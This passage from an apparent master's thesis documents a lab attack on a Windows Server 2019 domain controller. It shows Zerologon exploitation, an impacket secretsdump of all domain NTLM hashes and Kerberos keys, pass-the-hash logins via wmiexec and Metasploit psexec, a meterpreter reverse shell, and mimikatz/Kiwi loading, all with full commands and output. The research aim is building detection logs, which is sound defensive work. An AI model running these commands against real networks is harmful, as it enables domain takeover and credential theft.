
Exploitation of *Zerologon* is considered as a successful one as *Meterpreter* session is opened after the execution of impackets' *wmiexec* python script [26], used to open a shell on a target host. The remote connection and command execution requires using an NTLM hash, as demonstrated in Figure 5.14.



```
┌──(altinistef㉿altinistef)-[~/Desktop/CVE-2020-1472]
└─$ wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519 stefania.local/Administrator@192.168.1.14
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
stefania\administrator

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : home
   IPv6 Address. . . . . . . . . . . : 2a02:587:6a0d:a00:c89a:5a55:8efd:23f9
   Link-local IPv6 Address . . . . . : fe80::c89a:5a55:8efd:23f9%6
   IPv4 Address. . . . . . . . . . . : 192.168.1.14
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

C:\>
```

Figure 5.14: Gain access to target host using *wmexec* command

The verification process proving that the compromised system was the Windows Server 2019 is shown in Figure 5.15 executing the *systeminfo* command:




```
C:\>systeminfo

Host Name:                 WIN-0SBKADTJ005
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-10000-00000-AA102
Original Install Date:     2/4/2023, 1:35:12 AM
System Boot Time:          2/4/2023, 7:05:44 PM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 165 Stepping 3 GenuineIntel ~3096 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 340 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,121 MB
Virtual Memory: In Use:    2,079 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    stefania.local
Logon Server:              \\WIN-0SBKADTJ005
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB4514366
                           [02]: KB4512577
                           [03]: KB4512578
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.1.1
                                 IP address(es)
                                 [01]: 192.168.1.14
                                 [02]: fe80::c89a:5a55:8efd:23f9
                                 [03]: 2a02:587:6a0d:a00:c89a:5a55:8efd:23f9
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

C:\>
```

Figure 5.15: Verification of compromised Windows 2019 Server

5.2.3 Exploitation of vulnerability with code smb_login and executable command in Metasploit "use auxiliary/scanner/smb/smb_login"

As the point is to dump the NTLM hash of the targeted server, impacket [26] which is a collection of python scripts that can be used by an attacker to target Windows Network Protocols was installed in attackers' machine. In the end we have achieved to get all the NTLM hashes of targets' domain users as it is shown in Figure 5.16 using the above command.

sudo secretsdump.py -no-pass 'WIN-0SBKADTJ0O5$@192.168.1.14'




```
┌──(altinistef㉿altinistef)-[~]
└─$ secretsdump.py -no-pass 'WIN-0SBKADTJ0O5$@192.168.1.14'
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9017d36bfe15426a1e17ed4b7a08b96d:::
stefania.local\stefalti:1103:aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519:::
stefania.local\altinitat:1104:aad3b435b51404eeaad3b435b51404ee:adc56bd5ceba54d43a3be9f2274b46b5:::
stefania.local\gkoliap:1106:aad3b435b51404eeaad3b435b51404ee:139b40e3366548bed34d7cebaa0f5402:::
stefania.local\altinisath:1107:aad3b435b51404eeaad3b435b51404ee:cf495b8096a5501c63a3a2a7612fe53d:::
WIN-0SBKADTJ0O5$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINDOWS10$:1105:aad3b435b51404eeaad3b435b51404ee:f3936f13e4ecd0a4bac22045394d0bf5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:c37db5c820cb41e1e7b5e74168e4967a3ec7e6d62f43568ce50b25f03d7787d7
Administrator:aes128-cts-hmac-sha1-96:1105be79609ebf42180e5410b880b680
Administrator:des-cbc-md5:1ff473c21567107a
krbtgt:aes256-cts-hmac-sha1-96:7dd6296e094584c9a02fbcbe9623446e24cecd315dc3f0e2251a71c2ed4a4212
krbtgt:aes128-cts-hmac-sha1-96:d31f492583b16d4f3f51b51fba642278
krbtgt:des-cbc-md5:2954f1ad7cc44a23
stefania.local\stefalti:aes256-cts-hmac-sha1-96:81fea44b7f736a757ad6ccfd13c162e816b86dec9155b48d25df86320c0b66e8
stefania.local\stefalti:aes128-cts-hmac-sha1-96:08b19d99ae83a3e2d9c67a6ce358348a
stefania.local\stefalti:des-cbc-md5:fdfb388c0d3d3710
stefania.local\altinitat:aes256-cts-hmac-sha1-96:ae146472146815c03e2d747bcb8a90860c81e86727a57efd58c584b0321fc9af
stefania.local\altinitat:aes128-cts-hmac-sha1-96:f543fb5f9135e6d1a881ec8aff5c55ae
stefania.local\altinitat:des-cbc-md5:51153d70c18c4a5e
stefania.local\gkoliap:aes256-cts-hmac-sha1-96:668f8568f87b7dd385d436032b53ef3add447463d36e956b83a86dd8e9cce8fa
stefania.local\gkoliap:aes128-cts-hmac-sha1-96:71105d80086e7bb6239cd2f9c0725cee
stefania.local\gkoliap:des-cbc-md5:982375da07a7a2fd
stefania.local\altinisath:aes256-cts-hmac-sha1-96:ffc5795157ecdc8facc30339a8dfc0a6055a02a81d9a0941b9db3fee62a8ec8e
stefania.local\altinisath:aes128-cts-hmac-sha1-96:25e009ce9c80b3075a096e06e44e21b6
stefania.local\altinisath:des-cbc-md5:b631206edae53789
WIN-0SBKADTJ0O5$:aes256-cts-hmac-sha1-96:b8e193b5c9d09753d92e3f029b8d90aa7614be777360ef5fd50caaa2d782b0de
WIN-0SBKADTJ0O5$:aes128-cts-hmac-sha1-96:482267a03ad8d4a7088b2c741c67ea08
WIN-0SBKADTJ0O5$:des-cbc-md5:155225b057df922c
WINDOWS10$:aes256-cts-hmac-sha1-96:f7a3f4b86e34b23b1ca5ceaa980f27b5e0a810e421c1eaff64ac2f879edc95b1
WINDOWS10$:aes128-cts-hmac-sha1-96:3302f0beb1646f4cc15acf56e42f692c
WINDOWS10$:des-cbc-md5:c12ff1160e79e6dc
[*] Cleaning up ...
```

Figure 5.16: Domain users' NTLM hashes of the targeted server

The next step is to use the *smb psexec exploit* module in order to obtain access to the target system as credentials are already known using following commands:

search psexec
use exploit/windows/smb/psexec


The appropriate parameters were set in order to exploit the vulnerability. More specifically, PAYLOAD was set to *windows/x64/meterpreter/reverse_tcp*, RHOSTS to 192.168.1.14, which is the Windows 2019 servers' IP address. Parameters SMB-PASSWORD and SMBUSER were set from impackets' secretsdump to *aad3b435b51-404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519* and *Administrator* correspondingly. Once all settings were correct, exploitation was ready to be done as it is shown in Figures 5.17



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.1.14
RHOSTS => 192.168.1.14
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519
SMBPASS => aad3b435b51404eeaad3b435b51404ee:41db816e190f2a669d0fde4b84a83519
```

Figure 5.17: Parameter settings to obtain access to a target system

The Windows 2019 server was successfully exploited using the same hash, while the result is an open meterpreter session, depicted in Figure 5.18).



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.14:445 - Connecting to the server...
[*] 192.168.1.14:445 - Authenticating to 192.168.1.14:445 as user 'Administrator'...
[*] 192.168.1.14:445 - Selecting PowerShell target
[*] 192.168.1.14:445 - Executing the payload...
[+] 192.168.1.14:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.14:50027) at 2023-02-04 13:56:07 -0600

meterpreter > shell
Process 4708 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F2C5-C89E

 Directory of C:\Windows\system32

02/04/2023  07:17 PM    <DIR>          .
02/04/2023  07:17 PM    <DIR>          ..
09/15/2018  01:08 AM    <DIR>          0409
09/14/2018  11:12 PM               232 @AppHelpToast.png
09/14/2018  11:12 PM               308 @AudioToastIcon.png
09/14/2018  11:12 PM               450 @BackgroundAccessToastIcon.png
09/14/2018  11:12 PM               199 @bitlockertoastimage.png
09/14/2018  11:12 PM            14,791 @edptoastimage.png
09/14/2018  11:12 PM               330 @EnrollmentToastIcon.png
09/14/2018  11:12 PM               563 @language_notification_icon.png
09/14/2018  11:12 PM               483 @optionalfeatures.png
09/14/2018  11:12 PM               404 @VpnToastIcon.png
09/14/2018  11:12 PM               518 @WindowsUpdateToastIcon.contrast-black.png
09/14/2018  11:12 PM               810 @WindowsUpdateToastIcon.contrast-white.png
09/14/2018  11:12 PM               518 @WindowsUpdateToastIcon.png
09/14/2018  11:12 PM               691 @WirelessDisplayToast.png
09/14/2018  11:12 PM               155 @WwanNotificationIcon.png
09/14/2018  11:12 PM               352 @WwanSimLockIcon.png
09/14/2018  11:12 PM           196,608 aadauthhelper.dll
09/06/2019  04:28 PM           692,736 aadcloudap.dll
09/14/2018  11:12 PM            68,096 aadjcsp.dll
09/06/2019  04:28 PM         1,824,768 aadtb.dll
09/14/2018  11:12 PM           145,720 aadWamExtension.dll
09/14/2018  11:12 PM           413,200 AboutSettingsHandlers.dll
09/06/2019  04:29 PM           400,384 AboveLockAppHost.dll
09/14/2018  11:12 PM         3,838,976 accessibilitycpl.dll
```

Figure 5.18: Exploitation procedure for obtaining access to a target system

5.3 Credential Exploitation Attacks

In the context of this master's thesis, we examined a number of specific credential exploitation methods concerning PtH, PtT, GT and ST. For our rule-based analysis, a dataset consisting of 254,412 Sysmon logs was curated, each representing an hour-long execution of the aforementioned techniques. To elucidate the unique features of these experiments, we rigorously adhered to each sub-category of the Mitre's T1550 Technique [35].

Our methodology employed the Mimikatz software, a choice motivated by its widespread use among cyber adversaries, its various iterations (including its GitHub legacy edition, PowerShell Invoke-mimikatz) and its compatibility with the Metasploit framework.

5.4 Execution of PtH Attack and Successful Access to the System Under Attack

Malevolents' user main goal is to capture valid password hashes in order to successfully passes it through authentication and move laterally within a network using a technique described as PtH attack. Attempts are made by threat actors, usually based on injecting captured credentials into the memory of an attacker-controlled machine. In more detail, the aforementioned credentials are either the username and the hash of the corresponding password, or Kerberos Tickets that were gathered illegally beforehand.

Afterward, the normal service authentication mechanism takes place using the injected credentials. The main goal of a PtH attack is to gain access to a network in Windows-based domains without being authorized. This type of attack may remain undetectable when accessing network resources until the original password is changed by the user or administrator, since no invalid logins occur. This type of technique is often achieved by utilizing the circumstances that follows:

- Steal\Capture procedure of valid credentials such as username, password hash, ticket, (e.g. through malware)
- Access to an appropriate component inside the target network infrastructure without prior SSOauthentication
- Injection capability or use of captured credentials in the procedure for service authentication with regard to network resources

5.4.1 Execution of PtH attack

5.4.1.1 Capturing NTLM Hashvalues

The first step towards the execution of PtH attack by the threat actor is the capture of the NTLM hash values from an already compromised system. To this end, Kiwi, a later implementation of Mimikatz [27], is proposed as an appropriate one to perform the extraction of LSASS dump authentication information. In the context of this thesis, Kiwi was the basic tool that utilized for the execution of PtH, PtT, GT and ST attacks.

5.4.1.2 Loading of Kiwi in attacker's Machine


For the execution of the PtH attack, we took advantage of the Zerologon exploitation, implemented in Metasploit Framework, that opened a meterpreter shell that allows us to load Kiwi in order to gain access to the Windows Server 2019 target machine.

5.4.1.3 Hashvalues Password Extraction from LSASS.exe

One of the most popular methods to dump hashes from the targeted host's memory is the hash password extraction from the LSASS.exe process memory. Administrative rights to the targeted host must have been compromised by the threat actor beforehand in order we can use this technique with Kiwi.

More specifically, the above process can be implemented by the execution of Kiwi in the already opened meterpreter shell with root privileges. The command that follows, as depicted in Figure 5.19, initialize Kiwi tool.

load kiwi, for Kiwi execution via meterpreter shell



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.13:445 - Connecting to the server ...
[*] 192.168.1.13:445 - Authenticating to 192.168.1.13:445 as user 'Administrator' ...
[*] 192.168.1.13:445 - Selecting PowerShell target
[*] 192.168.1.13:445 - Executing the payload ...
[+] 192.168.1.13:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.13:50189) at 2023-01-29 03:06:24 -0600

meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > █
```

Figure 5.19: Execution of load kiwi command

Similarly, the command that follows is responsible for the acquisition of root privileges to the malicious user of the tool.


kiwi_cmd privilege::debug, for administrative privileges acquisition

In case that administrative rights have been successfully acquired with the above executed commands then the above message will appear in the terminal:

Privilege '20' OK

